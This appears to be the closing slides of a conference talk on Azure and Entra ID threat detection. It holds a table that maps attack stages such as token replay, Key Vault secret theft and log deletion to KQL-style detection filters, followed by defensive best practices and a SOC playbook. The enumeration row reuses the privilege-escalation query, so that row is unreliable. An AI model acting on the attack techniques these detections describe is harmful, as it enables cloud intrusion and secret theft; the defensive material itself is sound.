Enumeration	Mg / Az CLI App Discovery	AuditLogs	AuditLogs	where OperationName == “Add service principal credential” or OperationNameValue has “ROLEASSIGNMENTS/WRITE”
Privilege Escalation	Add SP Credential / Role Assignment	AuditLogs, AzureActivity	-	where OperationName == “Add service principal credential” or OperationNameValue has “ROLEASSIGNMENTS/WRITE”
Privilege Escalation	Add SP Credential / Role Assignment	AuditLogs, AzureActivity	-	where OperationName == “Add service principal credential” or OperationNameValue has “ROLEASSIGNMENTS/WRITE”
Persistence	Automation Runbook / Logic App abuse	AzureActivity	-	where ResourceProvider == “Microsoft.Automation”
Lateral Movement	PRT / Token Replay	SigninLogs	-	where IncomingTokenType == “PrimaryRefreshToken”
Exfiltration	Key Vault / Blob access	KeyVaultAuditEvents, AzureDiagnostics	-	where OperationName startswith “SecretGet”
Defense Evasion	Diagnostic logs deleted	AzureActivity	-	where OperationNameValue contains “diagnosticsettings/delete”

3) Mandatory Best Practices for Defense

Best Practices for Defense

- ✓ Enable Continuous Access Evaluation (CAE)
- ✓ Apply Network Restrictions (Trusted Locations / Private Endpoints)
- ✓ Enforce Conditional Access Policies with MFA
- ✓ Invest time to Protect Workload Identities (SPs, Managed Identities) → hardest to secure!
- ✓ Centralize logs in Microsoft Sentinel (Audit, Signin, Activity, Azure Activities etc.)

3) SOC Playbook Recommendations

Scenario	Playbook Action
Device Code Attack	Revoke refresh tokens, require password reset
Illicit App Consent	Disable SP, remove permissions via Graph
Role Assignment Abuse	Remove role assignment, alert owner
Key Vault Exfiltration	Rotate secrets, isolate user

DATA BORN IN IT



Deniz Mutlu


Senior Security Engineer | Microsoft MVP • MCT | EMBA





Experts Live Emirates

THANK
YOU



#ELUAE25

ExpertsLive Emirates

POWERED BY
 Cloud
Mechanics



BESPIN GLOBAL
an **e&enterprise** company

 **Admin** By Request
ZERO TRUST PLATFORM

